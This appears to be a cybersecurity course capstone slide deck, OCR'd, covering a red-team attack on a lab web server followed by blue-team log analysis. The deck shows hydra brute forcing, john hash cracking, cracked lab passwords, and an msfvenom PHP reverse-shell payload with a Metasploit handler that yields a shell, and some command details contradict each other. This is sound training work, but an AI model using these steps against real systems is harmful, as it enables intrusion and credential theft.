Red vs Blue Team Capstone

Assessment, Analysis and System Hardenng

Jay J. Idrees, MD, MPH

Penn
University of Pennsylvania

Certified Cybersecurity Specialist

Columbia | Engineering

Certified Full Stack Software Engineer

Contents Outline

01 **Network Architechure**


02 **Red Team**: Penetration Testing

03 **Blue Team**: SIM: Log and Attack Analysis

04 **Hardening**: SEM: Alarms and Mitigation

Network

IP Range: 192.168.1.0/16
Broadcast: 192.168.1.255
Gateway: 192.168.1.1



Red Team
Penetration Testing


Engagement Goals

- Information Gathering / Reconnaissance
- Scanning and Enumeration
- Exploitation
- Post-Exploitation
- Reporting

Reconnaissance


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 171  bytes 19122 (18.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 736  bytes 61364 (59.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1038 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1038 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# netdiscover -r 192.168.1.255/16

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 11 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 462

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:03      9     378  Microsoft Corporation
 192.168.1.100   00:15:5d:00:04:01      1      42  Microsoft Corporation
 192.168.1.105   00:15:5d:00:04:02      1      42  Microsoft Corporation

root@kali:~#
```


Reconnaissance




Directories are exposed, no default index.html page

company_folders/secret_folder





Possible username: `ashton` for brute force attack



Scanning

```
root@kali:~# nmap -sV 192.168.1.1-105
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-09 06:3
WARNING: Service 192.168.1.100:9200 had already soft-match
Nmap scan report for 192.168.1.1
Host is up (0.0017s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:03 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0037s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ub
9200/tcp open  rtsp
```

Target Machine/ Capstone VM

Open port 80

```
Nmap scan report for 192.168.1.105
Host is up (0.0058s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/

Nmap scan report for 192.168.1.8
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.8p1 Debian 1 (protocol 2.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
Nmap done: 105 IP addresses (4 hosts up) scanned in 56.1
root@kali:~#
```

Scanning

```
root@kali:~# nmap scan -sS -A 192.168.1.105
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-09 06:45 EDT
Failed to resolve "scan".
Nmap scan report for 192.168.1.105
Host is up (0.0033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:~# wget 192.168.1.105/meet_our_team/ashton.txt | cat ashton.txt
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and secu
rity information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really s
houldn't be here" We look forward to working more with Ashton in the future!
--2021-05-09 06:54:53--  http://192.168.1.105/meet_our_team/ashton.txt
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 329 [text/plain]
Saving to: 'ashton.txt.1'

ashton.txt.1                    100%[=================================================>]     329  --.-KB/s    in 0s

2021-05-09 06:54:53 (29.6 MB/s) - 'ashton.txt.1' saved [329/329]

root@kali:~#
```

```
root@kali:~# wget 192.168.1.105/meet_our_team/hannah.txt | cat hannah.txt
Hannah has been our VP of IT for nearly an hour! When it comes to training, Hannah slams her head against the desk when she he
ars of another employee falling for a phishing email. "The people here are as ssweet as sugar and just as dumb" she writes "I
am constantly having to teach Ahston how to access the secret_folder." Haha Hannah, well done! We look forward to all of you m
eeting her in the future!
--2021-05-09 06:59:28--  http://192.168.1.105/meet_our_team/hannah.txt
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 404 [text/plain]
Saving to: 'hannah.txt.1'

hannah.txt.1                    100%[=================================================>]     404  --.-KB/s    in 0s

2021-05-09 06:59:28 (47.6 MB/s) - 'hannah.txt.1' saved [404/404]
```

Scanning and Enumeration

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web Server
Kali	192.168.1.8	Penetration Testing
ELK	192.168.1.100	SIEM System
ML-RefVm-684427	192.168.1.1	NAT Switch

Exploitation –Hyra Brute Force

```
File  Edit  View  Search  Terminal  Help
root@kali:/# ls usr/share/wordlists
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  w
root@kali:/#
```

```
`hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder/`
```


```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "eagle" - 10151
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "darkness1" - 10152
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "dalia" - 10153 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-09 07:32:03
root@kali:~#
```


ashton's Password hacked

New Discoveries


Navigating to:
192.168.1.105/company_folders/secret_folder/

Username: ashton, password: leopoldo





Path to file upload in server




Exploitation – John Hash Crack

```
root@kali:~# nano ryans_hash
root@kali:~# ls
ashton.txt    blog.txt  Documents  hannah.txt  Pictures  ryans_hash  Videos
ashton.txt.1  Desktop   Downloads  Music       Public    Templates
root@kali:~# john --format=raw-md5 ryans_hash --show
?:linux4u

1 password hash cracked, 0 left
root@kali:~#
```


- Navigate to dav://192.168.1.105/webdav/
- Credentials: login: ryan, password: linux4u

Exploitation – Payload

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=666 -f raw > open-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes

root@kali:~# ls
ashton.txt    blog.txt  Documents  hannah.txt  open-shell.php  Public     Templates
ashton.txt.1  Desktop   Downloads  Music       Pictures        ryans_hash  Videos
root@kali:~# xdg-open .
root@kali:~#
```




Webdav connection



Exploitation - Meterpreter

- Run Metasploit and setup meterpreter in Kali

```
- `msfconsole`
- `Use exploit/multi/handler`
- `set payload php/meterpreter/reverse_tcp`
- `set lhost 192.168.1.90`
- `set lport 600`
- `run`
```



Exploitation - Meterpreter

```
msf exploit(multi/handler) > exploit
[
[*] Started reverse TCP handler on 192.168.1.8:666
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:666 -> 192.168.1.105:36582) at 2021-05-09 09:58:55 -0400

meterpreter >
```

Post- Exploitation - Flag

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > getwd
/
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-48-generic #51-Ubuntu SMP Wed Apr 3 08:28:49 UTC 2019 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 2993 created.
Channel 3 created.
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:402  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:02  txqueuelen 1000  (Ethernet)
        RX packets 184062  bytes 23100225 (23.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130898  bytes 225798079 (225.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 17375  bytes 2133844 (2.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17375  bytes 2133844 (2.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

find -name flag.txt 2>dev/null
./flag.txt
cat flag.txt
b1ng0w@5h1sn@m0
```

Reporting

Vulnerabilities

Web directories

- No professional index.html
- Directories openly listed on the web server
- Admin username openly exposed (ashton)
- Open paths to secret_folder and Webdav

```
Impact: - Easy identification of path to admin folders for file upload
        - Narrowed down password cracking attempts to just one user
```

Vulnerabilities

Weaknesses in login

- No limitations on login attempts
- Weak small passwords
- Admin user (ryan) hash exposed in a text file
- Paths to login pages easily accessible
- No multi-factor identification on login

```
Impact: - Permitted brute force attacks to crack passwords
        - limited cracking passwords or hashes to just one or two users
        - Hacker friendly, saved a lot of time by exposing info easily
```

Vulnerabilities

Unauthorized file upload

- No limitations on uploading files on the server
- No check of the file types to be executed
- No file size limitations for

```
Impact: - Permitted pasting external files onto the server directly
        - Permitted running malicious scripts
        - Easy transfer of payload to the server regardless of file size
```

Vulnerabilities

Remote code execution

- Inappropriately open ports (port 80)
- Able to deploy payload remotely

```
Impact: - Simplified establishing backdoor connection via outbound port 80
```

Key Tools of Engagement

Netdiscover – scanning for IPs of active hosts
Nmap – Discovering open ports, OS info
Hydra – Bruce force attacks for logins
John the ripper – Cracking the hashed pwd
Msfvenom – Generating payload
Metasploit / Meterpreter – Delivering and executing payload on the victim machine

Achievements

- Discovering path to secret_folder
- Brute forcing to crack Ashton's password
- Cracking Admin/Ryan's hashed password
  Discovering link to file upload
- Generating, uploading and running a payload
- Establishing a Meterpreter session
- Finding the flag

Blue Team


SIM: Attack and Log Analysis


Identifying the Port Scan

@timestamp per hour	http.response.status_code: Descending	Count
2021-05-09 10:00	200	51
2021-05-09 10:00	404	14
2021-05-09 10:00	405	3
2021-05-09 10:00	401	1
2021-05-09 10:00	501	1
2021-05-09 11:00	401	10,155
2021-05-09 11:00	200	18
2021-05-09 11:00	404	5

Scan


Brute force attack





Request for hidden directory

@timestamp	May 9, 2021 @ 12:22:38.291
query	GET /company_folders/secret_folder/
server.bytes	733B
server.ip	192.168.1.105
server.port	80
source.bytes	442B
source.ip	192.168.1.8
source.port	60052
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder/
url.path	/company_folders/secret_folder/
url.scheme	http
user_agent.original	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0




Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	9,698
http://127.0.0.1/server-status?auto=	2,442
http://192.168.1.105/	25
http://192.168.1.105/webdav/open-shell.exe	22
http://192.168.1.105/webdav	13

Brute Force Attack

